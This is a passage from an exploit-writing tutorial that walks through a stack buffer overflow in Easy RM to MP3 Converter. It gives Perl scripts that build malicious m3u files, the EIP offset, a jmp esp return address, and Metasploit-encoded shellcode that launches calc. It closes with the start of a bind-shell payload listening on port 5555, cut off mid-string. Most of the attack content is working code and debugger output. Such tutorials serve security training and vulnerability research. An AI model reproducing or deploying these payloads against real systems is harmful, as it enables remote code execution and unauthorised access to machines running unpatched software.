
open($FILE,">$file");

print $FILE $junk.$eip.$espdata;

close($FILE);

print "m3u File Created successfully\n";
```

Create eipcrash.m3u, open it in Easy RM to MP3, observe the crash and look at eip and the contents of the memory at ESP:



0:000> d esp

000ff730 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC

000ff740 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC

000ff750 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC

000ff760 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC

000ff770 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC

000ff780 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC

000ff790 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC

000ff7a0 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC

In Immunity Debugger, you can see the contents of the stack, at ESP, by looking at the lower right hand window.

Excellent. EIP contains BBBB, which is exactly what we wanted. So now we control EIP. On top of that, ESP points to our buffer (C's)

Note : the offset shown here is the result of the analysis on my own system. If you are trying to reproduce the exercises from this tutorial on your own system, odds are high that you will get a different offset address. So please don't just take the offset value or copy the source code to your system, as the offset is based on the file path where the m3u file is stored. The buffer that is vulnerable to an overflow includes the full path to the m3u file. So if the path on your system is shorter or larger than mine, then the offset will be different.

Our exploit buffer so far looks like this :

Buffer	EBP	EIP	ESP points here | V
A (x 26090)	AAAA	BBBB	CCCCCCCCCCCCCCCCCCCCCCCC
414141414141…41	41414141	42424242	
26090 bytes	4 bytes	4 bytes	1000 bytes ?

Find memory space to host the shellcode

We control EIP. So we can point EIP to somewhere else, to a place that contains our own code (shellcode). But where is this space, how can we put our shellcode in that location and how can we make EIP jump to that location ?

In order to crash the application, we have written 26094 A's into memory, we have written a new value into the saved EIP field (ret), and we have written a bunch of C's.

When the application crashes, take a look at the registers and dump all of them (d esp, d eax, d ebx, d ebp, …). If you can see your buffer (either the A's or the C's) in one of the registers, then you may be able to replace those with shellcode and jump to that location. In our example, We can see that ESP seems to point to our C's (remember the output of d esp

above), so ideally we would put our shellcode instead of the C's and we tell EIP to go to the ESP address.

Despite the fact that we can see the C's, we don't know for sure that the first C (at address 000ff730, where ESP points at), is in fact the first C that we have put in our buffer.

We'll change the perl script and feed a pattern of characters (I've taken 144 characters, but you could have taken more or taken less) instead of C's :

```
my $file= "test1.m3u";

my $junk= "A" x 26094;

my $eip = "BBBB";

my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .

"5ABCDEFGHIJK6ABCDEFGHIJK" .

"7ABCDEFGHIJK8ABCDEFGHIJK" .

"9ABCDEFGHIJKAABCDEFGHIJK".

"BABCDEFGHIJKCABCDEFGHIJK";

open($FILE,">$file");

print $FILE $junk.$eip.$shellcode;

close($FILE);

print "m3u File Created successfully\n";
```

Create the file, open it, let the application die and dump memory at location ESP :

```
0:000> d esp

000ff730  44 45 46 47 48 49 4a 4b-32 41 42 43 44 45 46 47  DEFGHIJK2ABCDEFG

000ff740  48 49 4a 4b 33 41 42 43-44 45 46 47 48 49 4a 4b  HIJK3ABCDEFGHIJK

000ff750  34 41 42 43 44 45 46 47-48 49 4a 4b 35 41 42 43  4ABCDEFGHIJK5ABC

000ff760  44 45 46 47 48 49 4a 4b-36 41 42 43 44 45 46 47  DEFGHIJK6ABCDEFG

000ff770  48 49 4a 4b 37 41 42 43-44 45 46 47 48 49 4a 4b  HIJK7ABCDEFGHIJK

000ff780  38 41 42 43 44 45 46 47-48 49 4a 4b 39 41 42 43  8ABCDEFGHIJK9ABC

000ff790  44 45 46 47 48 49 4a 4b-41 41 42 43 44 45 46 47  DEFGHIJKAABCDEFG

000ff7a0  48 49 4a 4b 42 41 42 43-44 45 46 47 48 49 4a 4b  HIJKBABCDEFGHIJK

0:000> d

000ff7b0  43 41 42 43 44 45 46 47-48 49 4a 4b 00 41 41 41  CABCDEFGHIJK.AAA

000ff7c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA

000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

ok, we can see 2 interesting things here :

- ESP starts at the 5th character of our pattern, and not the first character. (due to calling conventions, the child function will clean up stack space used by the parent function when it passed an argument to the child function)
- After the pattern string, we see “A’s”. These A’s most likely belong to the first part of the buffer (26101 A’s), so we may also be able to put our shellcode in the first part of the buffer (before overwriting RET)…

But let’s not go that way yet. We’ll first add 4 characters in front of the pattern and do the test again. If all goes well, ESP should now point directly at the beginning of our pattern :

```
my $file= "test1.m3u";

my $junk= "A" x 26094;

my $eip = "BBBB";

my $preshellcode = "XXXX";

my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .

"5ABCDEFGHIJK6ABCDEFGHIJK" .

"7ABCDEFGHIJK8ABCDEFGHIJK" .

"9ABCDEFGHIJKAABCDEFGHIJK".

"BABCDEFGHIJKCABCDEFGHIJK";

open($FILE,">$file");

print $FILE $junk.$eip.$preshellcode.$shellcode;

close($FILE);

print "m3u File Created successfully\n";
```

Let the application crash and look at esp again

```
0:000> d esp

000ff730  31 41 42 43 44 45 46 47-48 49 4a 4b 32 41 42 43  1ABCDEFGHIJK2ABC

000ff740  44 45 46 47 48 49 4a 4b-33 41 42 43 44 45 46 47  DEFGHIJK3ABCDEFG

000ff750  48 49 4a 4b 34 41 42 43-44 45 46 47 48 49 4a 4b  HIJK4ABCDEFGHIJK

000ff760  35 41 42 43 44 45 46 47-48 49 4a 4b 36 41 42 43  5ABCDEFGHIJK6ABC
```

000ff770 44 45 46 47 48 49 4a 4b-37 41 42 43 44 45 46 47 DEFGHIJK7ABCDEFG

000ff780 48 49 4a 4b 38 41 42 43-44 45 46 47 48 49 4a 4b HIJK8ABCDEFGHIJK

000ff790 39 41 42 43 44 45 46 47-48 49 4a 4b 41 41 42 43 9ABCDEFGHIJKAABC

000ff7a0 44 45 46 47 48 49 4a 4b-42 41 42 43 44 45 46 47 DEFGHIJKBABCDEFG

0:000> d

000ff7b0 48 49 4a 4b 43 41 42 43-44 45 46 47 48 49 4a 4b HIJKCABCDEFGHIJK

000ff7c0 00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAA

000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

Much better !

We now have

- control over EIP
- an area where we can write our code (at least 144 bytes large. If you do some more tests with longer patterns, you will see that you have even more space… plenty of space in fact)
- a register that directly points at our code, at address 0x000ff730

Now we need to

- build real shellcode
- tell EIP to jump to the address of the start of the shellcode. We can do this by overwriting EIP with 0x000ff730.

Let's see

We'll build a small test case : first 26094 A's, then overwrite EIP with 000ff730, then put 25 NOP's, then a break, and then more NOP's.

If all goes well, EIP should jump 000ff730, which contains NOPs. The code should slide until the break.

```
my $file= "test1.m3u";

my $junk= "A" x 26094;

my $eip = pack('V',0x000ff730);
```

```
my $shellcode = "\x90" x 25;


$shellcode = $shellcode."\xcc";
$shellcode = $shellcode."\x90" x 25;


open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

The application died, but we expected a break instead of an access violation.

When we look at EIP, it points to 000ff730, and so does ESP.

When we dump ESP, we don't see what we had expected.

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c
eip=000ff730 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
+0xff71f:
000ff730 0000            add     byte ptr [eax],al         ds:0023:00000001=??
0:000> d esp
000ff730  00 00 00 00 06 00 00 00-58 4a 10 00 01 00 00 00  ........XJ......
000ff740  30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 41  0.......AAAAAAAA
000ff750  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

So jumping directly to a memory address may not be a good solution after all. (000ff730 contains a null byte, which is a string terminator… so the A's you are seeing are coming from

the first part of the buffer… We never reached the point where we started writing our data after overwrite EIP…

Besides, using a memory address to jump to in an exploit would make the exploit very unreliable. After all, this memory address could be different in other OS versions, languages, etc…)

Long story short : we cannot just overwrite EIP with a direct memory address such as 000ff730. It's not a good idea because it would not be reliable, and it's not a good idea because it contains a null byte. We have to use another technique to achieve the same goal : make the application jump to our own provided code. Ideally, we should be able to reference a register (or an offset to a register), ESP in our case, and find a function that will jump to that register. Then we will try to overwrite EIP with the address of that function and it should be time for pancakes and icecream.

Jump to the shellcode in a reliable way


We have managed to put our shellcode exactly where ESP points at (or, if you look at it from a different angle, ESP points directly at the beginning of our shellcode). If that would not have been the case, we would have looked to the contents of other register addresses and hope to find our buffer back. Anyways, in this particular example, we can use ESP.

The reasoning behind overwriting EIP with the address of ESP was that we want the application to jump to ESP and run the shellcode.

Jumping to ESP is a very common thing in windows applications. In fact, Windows applications use one or more dll's, and these dll's contains lots of code instructions. Furthermore, the addresses used by these dll's are pretty static. So if we could find a dll that contains the instruction to jump to esp, and if we could overwrite EIP with the address of that instruction in that dll, then it should work, right ?

Let's see. First of all, we need to figure out what the opcode for "jmp esp" is.


We can do this by Launching Easy RM to MP3, then opening windbg and hook windbg to the Easy RM to MP3 application. (Just connect it to the process, don't do anything in Easy RM to MP3). This gives us the advantage that windbg will see all dll's/modules that are loaded by the application. (It will become clear why I mentioned this)



Upon attaching the debugger to the process, the application will break.

In the windbg command line, at the bottom of the screen, enter a *(assemble)* and press return

Now enter jmp esp and press return



Press return again.

Now enter u *(unassemble)* followed by the address that was shown before entering jmp esp

0:014> u 7c90120e

ntdll!DbgBreakPoint:

7c90120e ffe4 jmp esp

7c901210 8bff mov edi,edi

ntdll!DbgUserBreakPoint:

7c901212 cc int 3

7c901213 c3 ret

7c901214 8bff mov edi,edi

7c901216 8b442404 mov eax,dword ptr [esp+4]

7c90121a cc int 3

7c90121b c20400 ret 4

Next to 7c90120e, you can see ffe4. This is the opcode for jmp esp

Now we need to find this opcode in one of the loaded dll's.

Look at the top of the windbg window, and look for lines that indicate dll's that belong to the Easy RM to MP3 application :

Microsoft (R) Windows Debugger Version 6.11.0001.404 X86

Copyright (c) Microsoft Corporation. All rights reserved.

*** wait with pending attach

Symbol search path is: *** Invalid ***

****

* Symbol loading may be unreliable without a symbol search path. *

* Use .symfix to have the debugger choose a symbol path. *

* After setting your symbol path, use .reload to refresh symbol locations. *

****

Executable search path is:

ModLoad: 00400000 004be000 C:\Program Files\Easy RM to MP3 Converter\RM2MP3Converter.exe

ModLoad: 7c900000 7c9b2000 C:\WINDOWS\system32\ntdll.dll

ModLoad: 7c800000 7c8f6000 C:\WINDOWS\system32\kernel32.dll

ModLoad: 78050000 78120000 C:\WINDOWS\system32\WININET.dll

ModLoad: 77c10000 77c68000 C:\WINDOWS\system32\msvcrt.dll

ModLoad: 77f60000 77fd6000 C:\WINDOWS\system32\SHLWAPI.dll

ModLoad: 77dd0000 77e6b000 C:\WINDOWS\system32\ADVAPI32.dll

ModLoad: 77e70000 77f02000 C:\WINDOWS\system32\RPCRT4.dll

ModLoad: 77fe0000 77ff1000 C:\WINDOWS\system32\Secur32.dll

ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll

ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.dll

ModLoad: 00330000 00339000 C:\WINDOWS\system32\Normaliz.dll

ModLoad: 78000000 78045000 C:\WINDOWS\system32\iertutil.dll

ModLoad: 77c00000 77c08000 C:\WINDOWS\system32\VERSION.dll

ModLoad: 73dd0000 73ece000 C:\WINDOWS\system32\MFC42.DLL

ModLoad: 763b0000 763f9000 C:\WINDOWS\system32\comdlg32.dll

ModLoad: 5d090000 5d12a000 C:\WINDOWS\system32\COMCTL32.dll

ModLoad: 7c9c0000 7d1d7000 C:\WINDOWS\system32\SHELL32.dll

ModLoad: 76080000 760e5000 C:\WINDOWS\system32\MSVCP60.dll

ModLoad: 76b40000 76b6d000 C:\WINDOWS\system32\WINMM.dll

ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL

ModLoad: 773d0000 774d3000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll

ModLoad: 74720000 7476c000 C:\WINDOWS\system32\MSCTF.dll

ModLoad: 755c0000 755ee000 C:\WINDOWS\system32\msctfime.ime

ModLoad: 774e0000 7761d000 C:\WINDOWS\system32\ole32.dll

ModLoad: 10000000 10071000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll

ModLoad: 71ab0000 71ac7000 C:\WINDOWS\system32\WS2_32.dll

ModLoad: 71aa0000 71aa8000 C:\WINDOWS\system32\WS2HELP.dll

ModLoad: 00ce0000 00d7f000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll

ModLoad: 01a90000 01b01000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec00.dll

ModLoad: 00c80000 00c87000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec01.dll

ModLoad: 01b10000 01fdd000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll

ModLoad: 01fe0000 01ff1000 C:\WINDOWS\system32\MSVCIRT.dll

ModLoad: 77120000 771ab000 C:\WINDOWS\system32\OLEAUT32.dll

If we can find the opcode in one of these dll's, then we have a good chance of making the exploit work reliably across windows platforms. If we need to use a dll that belongs to the OS, then we might find that the exploit does not work for other versions of the OS. So let's search the area of one of the Easy RM to MP3 dll's first.

We'll look in the area of C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll. This dll is loaded between 01b10000 and 01fd000. Search this area for ff e4 :

0:014> s 01b10000 l 01fdd000 ff e4

01ccf23a ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff ff e8 f3 ....N..D$.....

01d0023f ff e4 fb 4d 1b a6 9c ff-ff 54 a2 ea 1a d9 9c ff ...M.....T.....

01d1d3db ff e4 ca ce 01 20 05 93-19 09 00 00 00 00 d4 d1 ....

01d3b22a ff e4 07 07 f2 01 57 f2-5d 1c d3 e8 09 22 d5 d0 ......W.]....".."..

01d3b72d ff e4 09 7d e4 ad 37 df-e7 cf 25 23 c9 a0 4a 26 ...}..7...%#..J&

01d3cd89 ff e4 03 35 f2 82 6f d1-0c 4a e4 19 30 f7 b7 bf ...5..o..J..0...

01d45c9e ff e4 5c 2e 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb ..\.....y.....

01d503d9 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d .....w1...h...T.

01d51400 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%.qD...u...P

01d5736d ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d .....w1...h...T.

01d5ce34 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%.qD...u...P

01d60159 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d .....w1...h...T.

01d62ec0 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%.qD...u...P

0221135b ff e4 49 20 02 e8 49 20-02 00 00 00 00 ff ff ff ..I ..I ....

0258ea53 ff e4 ec 58 02 00 00 00-00 00 00 00 00 08 02 a8 ...X............

Excellent. (I did not expect otherwise… jmp esp is a pretty common instruction). When selecting an address, it is important to look for null bytes. You should try to avoid using addresses with null bytes (especially if you need to use the buffer data that comes after the EIP overwrite. The null byte would become a string terminator and the rest of the buffer data will become unusable).

Another good area to search for opcodes is

"s 70000000 l ffffff ff e4" (which would typically give results from windows dll's)

Note : there are other ways to get opcode addresses :

- findjmp (from Ryan Permeh) : compile findjmp.c and run with the following parameters :

findjmp . Suppose you want to look for jumps to esp in kernel32.dll, run "findjmp kernel32.dll esp"

On Vista SP2, you should get something like this :

Findjmp, Eeye, I2S-LaB

Findjmp2, Hat-Squad

Scanning kernel32.dll for code useable with the esp register

0x773AF74B call esp

Finished Scanning kernel32.dll for code useable with the esp register

Found 1 usable addresses

- the metasploit opcode database
- memdump (see one of the next tutorial posts
- pvefindaddr, a plugin for Immunity Debugger. In fact, this one is highly recommended because it will automatically filter unreliable pointers.

Since we want to put our shellcode in ESP (which is placed in our payload string after overwriting EIP), the jmp esp address from the list must not have null bytes. If this address would have null bytes, we would overwrite EIP with an address that contains null bytes. Null byte acts as a string terminator, so everything that follows would be ignored. In some cases, it would be ok to have an address that starts with a null byte. If the address starts with a null byte, because of little endian, the null byte would be the last byte in the EIP register. And if you are not sending any payload after overwrite EIP (so if the shellcode is fed before overwriting EIP, and it is still reachable via a register), then this will work.

Anyways, we will use the payload after overwriting EIP to host our shellcode, so the address should not contain null bytes.

The first address will do : 0x01ccf23a

Verify that this address contains the jmp esp (so unassemble the instruction at 01ccf23a):

0:014> u 01ccf23a

MSRMCcodec02!CAudioOutWindows::WaveOutWndProc+0x8bfea:

01ccf23a ffe4 jmp esp

01ccf23c ff8d4e10c744 dec dword ptr +0x44c7104d (44c7104e)[ebp]

01ccf242 2410 and al,10h

01ccf244 ff ???

01ccf245 ff ???

01ccf246 ff ???

01ccf247 ff ???

01ccf248 e8f3fee4ff call MSRMCcodec02!CTN_WriteHead+0xd320 (01b1f140)

If we now overwrite EIP with 0x01ccf23a, a jmp esp will be executed. Esp contains our shellcode… so we should now have a working exploit. Let's test with our "NOP & break" shellcode.

Close windbg.

Create a new m3u file using the script below :

```
my $file= "test1.m3u";

my $junk= "A" x 26094;

my $eip = pack('V',0x01ccf23a);


my $shellcode = "\x90" x 25;


$shellcode = $shellcode."\xcc";  #this will cause the application to break, simulating shellcode, but allowing you to further debug

$shellcode = $shellcode."\x90" x 25;


open($FILE,">$file");

print $FILE $junk.$eip.$shellcode;

close($FILE);

print "m3u File Created successfully\n";
```

(21c.e54): Break instruction exception - code 80000003 (!!! second chance !!!)

eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c

eip=000ff745 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.

+0xff734:

000ff745 cc   int   3

0:000> d esp

000ff730 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff740 90 90 90 90 90 cc 90 90-90 90 90 90 90 90 90 90 ....

000ff750 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 00 ....

000ff760 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff770 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff780 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff790 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff7a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

Run the application again, attach windbg, press “g” to continue to run, and open the new m3u file in the application.

The application now breaks at address 000ff745, which is the location of our first break. So the jmp esp worked fine (esp started at 000ff730, but it contains NOPs all the way up to 000ff744).

All we need to do now is put in our real shellcode and finalize the exploit.

Close windbg again.

Get shellcode and finalize the exploit

Metasploit has a nice payload generator that will help you building shellcode. Payloads come with various options, and (depending on what they need to do), can be small or very large. If you have a size limitation in terms of buffer space, then you might even want to look at multi-staged shellcode, or using specifically handcrafted shellcodes such as this one (32byte cmd.exe shellcode for xp sp2 en). Alternatively, you can split up your shellcode in smaller ‘eggs’ and use a technique called ‘egg-hunting’ to reassemble the shellcode before executing it. Tutorial 8 and 10 talk about egg hunting and omelet hunters.

Let’s say we want calc to be executed as our exploit payload, then the shellcode could look like this :

windows/exec - 144 bytes

http://www.metasploit.com

Encoder: x86/shikata_ga_nai

EXITFUNC=seh, CMD=calc

```
my $shellcode = "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
```

Finalize the perl script, and try it out :

```
#
# Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker
# Written by Peter Van Eeckhoutte
# http://www.corelan.be
# Greetings to Saumil and SK :-)
#
# tested on Windows XP SP3 (En)
#
#
#
my $file= "exploitrmtomp3.m3u";

my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $shellcode = "\x90" x 25;

# windows/exec - 144 bytes
# http://www.metasploit.com
```

```
# Encoder: x86/shikata_ga_nai

# EXITFUNC=seh, CMD=calc

$shellcode = $shellcode . "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .

"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .

"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .

"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .

"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .

"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .

"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .

"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .

"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .

"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .

"\x7f\xe8\x7b\xca";


open($FILE,">$file");


print $FILE $junk.$eip.$shellcode;

close($FILE);

print "m3u File Created successfully\n";
```

First, turn off the autopopup registry setting to prevent the debugger from taking over. Create the m3u file, open it and watch the application die (and calc should be opened as well).

Boom ! We have our first working exploit !



You may have noticed that I kept 25 nops (0x90) before the shellcode. Don't worry about it too much right now. As you will continue to learn about exploiting (and when you reach the chapter about writing shellcode), you will learn why this may be required.

What if you want to do something else than launching calc ?

You could create other shellcode and replace the "launch calc" shellcode with your new shellcode, but this code may not run well because the shellcode may be bigger, memory locations may be different, and longer shellcode increases the risk on invalid characters in the shellcode, which need to be filtered out.

Let's say we want the exploit bind to a port so a remote hacker could connect and get a command line.

This shellcode may look like this :

windows/shell_bind_tcp - 344 bytes

http://www.metasploit.com

Encoder: x86/shikata_ga_nai

EXITFUNC=seh, LPORT=5555, RHOST=

"\x31\xc9\xbf\xd3\xc0\x5c\x46\xdb\xc0\xd9\x74\x24\xf4\x5d" .

"\xb1\x50\x83\xed\xfc\x31\x7d\x0d\x03\x7d\xde\x22\xa9\xba" .

"\x8a\x49\x1f\xab\xb3\x71\x5f\xd4\x23\x05\xcc\x0f\x87\x92" .

"\x48\x6c\x4c\xd8\x57\xf4\x53\xce\xd3\x4b\x4b\x9b\xbb\x73" .

"\x6a\x70\x0a\xff\x58\x0d\x8c\x11\x91\xd1\x16\x41\x55\x11" .

"\x5c\x9d\x94\x58\x90\xa0\xd4\xb6\x5f\x99\x8c\x6c\x88\xab" .

"\xc9\xe6\x97\x77\x10\x12\x41\xf3\x1e\xaf\x05\x5c\x02\x2e" .

